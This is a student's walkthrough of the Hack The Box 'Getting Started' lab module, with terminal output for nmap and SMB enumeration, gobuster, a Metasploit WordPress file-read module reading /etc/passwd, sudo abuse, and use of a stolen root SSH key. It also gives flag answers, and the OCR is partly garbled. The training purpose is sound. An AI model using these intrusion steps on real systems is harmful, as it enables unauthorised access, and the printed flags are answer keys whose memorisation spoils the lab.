

CS-EH03-25129

MUSIMBI FLORENCE MWITA

GETTING STARTED


INTRODUCTION

The Getting Started module on Hack The Box is intended to familiarize beginners with the Hack The Box platform and the basic methodology used in penetration testing. It introduces essential concepts such as environment setup, network connectivity, reconnaissance, and the use of fundamental Linux commands and security tools. Through guided practical exercises, this module helps learners understand how to approach vulnerable systems in a structured and ethical manner, forming a foundation for more advanced cybersecurity challenges.

BASIC TOOLS

1. Apply what you learned in this section to grab the banner of the above server and submit it as the answer.

SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1



```
[us-academy-1]--[10.10.15.25]--[htb-ac-1987439@htb-j9ckybusr]--[~]
└── [★]$ netcat 83.136.255.53:40044
83.136.255.53:40044: forward host lookup failed: Unknown host
[us-academy-1]--[10.10.15.25]--[htb-ac-1987439@htb-j9ckybusr]--[~]
└── [★]$ netcat 83.136.255.53
no port[s] to connect to
[us-academy-1]--[10.10.15.25]--[htb-ac-1987439@htb-j9ckybusr]--[~]
└── [★]$ netcat 83.136.255.53 40044
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
^C
[us-academy-1]--[10.10.15.25]--[htb-ac-1987439@htb-j9ckybusr]--[~]
└── [★]$
```

SERVICE SCANNING

2. Perform an Nmap scan of the target. What does Nmap display as the version of the service running on port 8080?

Apache Tomcat

```
[us-academy-1]-[10.10.15.25]-[htb-ac-1987439@htb-j9ckybusr]-[~]
└── [★]$ nmap -sV 10.129.9.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-26 06:43 CST
Nmap scan report for 10.129.9.31
Host is up (0.081s latency).

Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
2323/tcp  open  telnet       Linux telnetd
8080/tcp  open  http         Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Menu  [VNCconfig]  Parrot Terminal  X  E
```

3. Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on

```
2323
[us-academy-1]-[10.10.15.25]-[htb-ac-1987439@htb-j9ckybusr]-[~]
└── [★]$ nmap -sV 10.10.15.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-26 06:50 CST
Nmap scan report for 10.10.15.25
Host is up (0.081s latency).

Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
2323/tcp  open  telnet       Linux telnetd
8080/tcp  open  http         Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
[us-academy-1]-[10.10.15.25]-[htb-ac-1987439@htb-j9ckybusr]-[~]
└── [★]$ OM
bash: OM: command not found
[us-academy-1]-[10.10.15.25]-[htb-ac-1987439@htb-j9ckybusr]-[~]
THEE[★]$
```

4. List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

dceee590f3284c3866305eb2473d099

```
[*] $ smbclient -N -L \\\\10.129.9.31
m
Sharename      Type      Comment
-----        ----      -----
print$         Disk       Printer Drivers
users          Disk       -
IPC$           IPC        IPC Service (gs-svcscan server (Samba, Ubuntu))
F)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
[us-academy-1]-[10.10.15.25]-[htb-ac-1987439@htb-j9ckybusr]-[~]
[star]$
```

The terminal window is titled "Parrot Terminal". At the bottom, there are buttons for "Full Screen", "Terminate", and "Reset". To the right, it says "Connected to htb-j9ckybusr:1 (htb-ac-1987439)".

```
m
users          Disk
IPC$           IPC        IPC Service (gs-svcscan server (Samba, Ubuntu))
h)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
mUnable to connect with SMB1 -- no workgroup available
[us-academy-1]-[10.10.15.25]-[htb-ac-1987439@htb-j9ckybusr]-[~]
[star]$ smbclient -U bob \\\\10.129.9.31\\users
Password for [WORKGROUP\\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
flag
bob
```

The terminal window is titled "Parrot Terminal". At the bottom, there are buttons for "Full Screen", "Terminate", and "Reset". To the right, it says "Connected to htb-j9ckybusr:1 (htb-ac-1987439)".

```
.. D Thu Feb 25 14:05:51 2021
flag D 0 Thu Feb 25 17:09:26 2021
bob D 0 Thu Feb 25 15:42:23 2021

4062912 blocks of size 1024. 1276212 blocks available
h\smb: \>
smb: \> cd flag
smb: \flag\> ls
.
m .. D 0 Thu Feb 25 17:09:26 2021
flag.txt D 0 Thu Feb 25 17:06:52 2021
N 33 Thu Feb 25 17:09:26 2021

4062912 blocks of size 1024. 1276204 blocks available
f\smb: \flag\> get flag.txt
getting file \flag\flag.txt of size 33 as flag.txt (0.1 KiloBytes/sec) (average
0.1 KiloBytes/sec)
smb: \flag\> cat flag.txt
cat: command not found
smb: \flag\> cd~
cd: command not found
THEE
```

```
[us-academy-1]-(10.10.15.25)-[htb-ac-1987439@htb-j9ckybuistr]-[~]
└── [★]$ cd ~
[us-academy-1]-(10.10.15.25)-[htb-ac-1987439@htb-j9ckybuistr]-[~]
└── [★]$ ls
cacert.der  Documents  flag.txt  Pictures  Templates
Desktop     Downloads   Music      Public    Videos
[us-academy-1]-(10.10.15.25)-[htb-ac-1987439@htb-j9ckybuistr]-[~]
└── [★]$ cat flag.txt
dceee590f3284c3866305eb2473d099
```

WEB ENUMERATION

5. Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag

HTB{w3b_3num3r4710n_r3v34l5_53cr375}


```
[us-academy-1]-[10.10.15.224]-[htb-ac-1987439@htb-v6stmchqw0]-[~]
└── [★]$ gobuster dir -u http://83.136.248.107:35401/ -w /usr/share/wordlists/dirb/common.txt

=====
h Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://83.136.248.107:35401/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess          (Status: 403) [Size: 282]
THEE/.htpasswd      (Status: 403) [Size: 282]

Integrated Terminal
[us-academy-1]-[10.10.15.224]-[htb-ac-1987439@htb-v6stmchqw0]-[~]
└── [★]$ gobuster dir -u http://83.136.248.107:35401/ -w /usr/share/wordlists/dirb/common.txt

=====
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess          (Status: 403) [Size: 282]
./htpasswd          (Status: 403) [Size: 282]
./hta               (Status: 403) [Size: 282]
/index.php         (Status: 200) [Size: 990]
/robots.txt        (Status: 200) [Size: 45]
/server-status     (Status: 403) [Size: 282]
/wordpress         (Status: 301) [Size: 329] [--> http://83.136.248.107:35401
/wordpress/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
[us-academy-1]-[10.10.15.224]-[htb-ac-1987439@htb-v6stmchqw0]-[~]
└── [★]$ 
```

we are starting
with the robots
file




```
50
51 <body>
52     <form name='login' autocomplete='off' class='form' action='' method='post'>
53         <div class='control'>
54             <h1>
55                 Admin Panel
56             </h1>
57         </div>
58         <div class="container">
59             <label for="username"><b>Username</b></label>
60             <input name='username' placeholder='Username' type='text'>
61
62             <label for="password"><b>Password</b></label>
63             <input name='password' placeholder='Password' type='password'>
64
65             <!-- TODO: remove test credential: admin:password123 -->
66
67             <button type="submit" formmethod='post'>Login</button>
68         </div>
69     </form>
70 </body>
71
72 </html>
```

Admin Panel

Username

Password

Login



PUBLIC EXPLOITS

6. Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

HTB{my_f1r57_h4ck}

```
Parrot Terminal
File Edit View Search Terminal Help
[eu-academy-6]-[10.10.15.186]-[htb-ac-1987439@htb-f6azdiycju]-[~]
└── [★]$ nmap -p 32797 -sV 94.237.61.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-28 23:38 CST
Nmap scan report for 94-237-61-202.uk-lon1.upcloud.host (94.237.61.202)
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
32797/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.77 seconds
[eu-academy-6]-[10.10.15.186]-[htb-ac-1987439@htb-f6azdiycju]-[~]
└── [★]$
```

The terminal window shows the output of an Nmap scan. The output is as follows:

```
Parrot Terminal
File Edit View Search Terminal Help
[eu-academy-6]-[10.10.15.186]-[htb-ac-1987439@htb-f6azdiycju]-[~]
└── [★]$ nmap -p 32797 -sV 94.237.61.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-28 23:38 CST
Nmap scan report for 94-237-61-202.uk-lon1.upcloud.host (94.237.61.202)
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
32797/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.77 seconds
[eu-academy-6]-[10.10.15.186]-[htb-ac-1987439@htb-f6azdiycju]-[~]
└── [★]$
```

A red box highlights the line '32797/tcp open http Apache httpd 2.4.41 ((Ubuntu))' in the terminal output.

```
[msf] (Jobs:0 Agents:0) >> search wordpress 5.6.1
[-] No results from search
[msf] (Jobs:0 Agents:0) >> search simple backup

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
Check  Description
-----
0    auxiliary/scanner/http/wp_simple_backup_file_read .      normal
No    WordPress Simple Backup File Read Vulnerability
```

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read

[msf] (Jobs:0 Agents:0) >> [] Click here to hide all windows and show the desktop.

Menu [VNC config] Parrot Terminal Unsaved Doc... Simple Backup... Parrot Terminal X

Integrated Terminal

```
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RHOSTS
94.237.61.202
RHOSTS => 94.237.61.202
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RPORT
32797
RPORT => 32797
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set TARGET
URI /
TARGETURI => /
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> check
[-] This module does not support check.
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPA
TH /etc/passwd
FILEPATH => /etc/passwd
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> run[+] Fil
e saved in: /home/htb-ac-1987439/.msf4/loot/20260129004514_default_94.237.61.202_simple
backup.tra_501928.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Integrated Terminal

```
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPATH /flag.txt
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> run[+] File saved in: /home/htb-ac-1987439/.msf4/loot/20260129004746_default_94.237.61.202_simplebackup.tra_663565.txt
[*] Scanned 1 of 1 hosts (100% complete)

[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> ls -la /home/htb-ac-1987439/.msf4/loot/
[*] exec: ls -la /home/htb-ac-1987439/.msf4/loot/

total 16
drwxr-xr-x  2 htb-ac-1987439 htb-ac-1987439 4096 Jan 29 00:47 .
drwxr-xr-x 12 htb-ac-1987439 htb-ac-1987439 4096 Jan 29 00:34 ..
-rw-r--r--  1 htb-ac-1987439 htb-ac-1987439 1335 Jan 29 00:45 20260129004514_default_94.237.61.202_simplebackup.tra_501928.txt
-rw-r--r--  1 htb-ac-1987439 htb-ac-1987439    19 Jan 29 00:47 20260129004746_default_94.237.61.202_simplebackup.tra_663565.txt
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> cat /home/htb-ac-1987439/.msf4/loot/`ls -t /home/htb-ac-1987439/.msf4/loot/ | head -1` 
[*] exec: cat /home/htb-ac-1987439/.msf4/loot/`ls -t /home/htb-ac-1987439/.msf4/loot/ | head -1` 

HTB{my_f1r57_h4ck}
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> the flag
```

PRIVILEGE ESCALATION

7. SSH into the server above with the provided credentials, and use the '-p xxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

HTB{I473r4l_m0v3m3n7_70_4n07h3r_u53r}

The screenshot shows a terminal window titled "Parrot Terminal". The title bar includes standard icons for Applications, Places, System, and a network status. The main terminal area displays an SSH session:

```
[eu-academy-61-[10 10 15 1861-[htb-ac-1987439@htb-f6azdiycju]-[~]
[!] ssh user1@83.136.253.132 -p 36320
# Password: password
The authenticity of host '[83.136.253.132]:36320 ([83.136.253.132]:36320)' can't
be established.
ED25519 key fingerprint is SHA256:KDcF5lg81jNEGgdr67bEo+Ui1pmgsyHXKnw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '[83.136.253.132]:36320' (ED25519) to the list of kno
wn hosts.
(user1@83.136.253.132) Password:
(user1@83.136.253.132) Password:
(user1@83.136.253.132) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
```

The password entry "password" is highlighted with a red box. The terminal also shows the user's choice to accept the host key fingerprint.

The image shows two screenshots of a terminal window titled "Parrot Terminal".

Terminal 1 (Top):

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

user1@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:~$ whoami
user1
user1@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:~$ sudo -l
Matching Defaults entries for user1 on
ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User user1 may run the following commands on
ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:
(user2 : user2) NOPASSWD: /bin/bash
user1@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:~$ sudo -u user2 /bin/bash
user2@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:/home/user1$
```

Terminal 2 (Bottom):

```
Matching Defaults entries for user1 on
ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User user1 may run the following commands on
ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:
(user2 : user2) NOPASSWD: /bin/bash
user1@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:~$ sudo -u user2 /bin/bash
user2@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:/home/user1$ cat /home/user2/flag.txt
HTB{1473r41_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-1987439-gettingstartedprivesc-pie1t-58ff576ddd-rdcn5:/home/user1$
```

- Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.

HTB{pr1v1l363_35c4l4710n_2_r007}

Ethical-Hacker-Kali 2 [Running] - Oracle VirtualBox

kali@Kali: ~

```
File Machine View Input Devices Help
flag.txt
user2@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:/root$ cat flag.txt
cat: flag.txt: Permission denied
user2@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:/root$ ls -la
total 32
drwxr-x— 1 root user2 4096 Feb 12 2021 .
drwxr-xr-x 1 root root 4096 Jan 29 09:07 ..
-rw-r-x— 1 root user2 5 Aug 19 2020 .bash_history
-rw-r-x— 1 root user2 3106 Dec 5 2019 .bashrc
-rw-r-x— 1 root user2 161 Dec 5 2019 .profile
drwxr-x— 1 root user2 4096 Feb 12 2021 .ssh content that are
-rw-r-x— 1 root user2 1309 Aug 19 2020 .viminfo
-rw— 1 root root 33 Feb 12 2021 flag.txt
user2@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:/root$ cd .ssh
user2@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:/root/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
user2@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:/root/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjeAAAAABG5vbmAAAAEbm9uZQAAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEat3nX57B1z2nSHY+aaj4lk9lyeLVNiFh7X0vQisxoPv9BjNppQxV
PtQ8csvHq/GatgSo8oVyskZIRbWb7QvCQ17JsT+Pr4ieQayNloDm6+i9F1hXyMc0VsAqMk
05z9YKStLma0iN6l81Mr0dAI63x0mtwRKeHvJR+EiMtUTLAX9++kQJmD9F3lDSnLF4/dEy
-----END OPENSSH PRIVATE KEY-----
its the private key we saved to the desktop
```

File Actions Edit View Help

(kali㉿kali)-[~]

```
$ chmod 600 Desktop/id_rsa
```

(kali㉿kali)-[~]

```
$ ssh -p 49246 root@83.136.252.32 -i Desktop/id_rsa
```

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/advantage>

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
root@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:~# cat /root/flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
root@ng-1987439-gettingstartedprivesc-piyyv-56d6cc486b-p4vlc:~#
```

NIBBLES ENUMERATION

9. Run an nmap script scan on the target. What is the Apache version running on the server?
(answer format: X.X.XX)

2.4.18

```
[root@Kali]~[/home/kali]
# nmap -p 80 --script http-headers 10.129.200.170
Starting Nmap 7.94 ( https://nmap.org ) at 2026-02-05 13:38 UTC
Nmap scan report for 10.129.200.170
Host is up (0.23s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-headers:
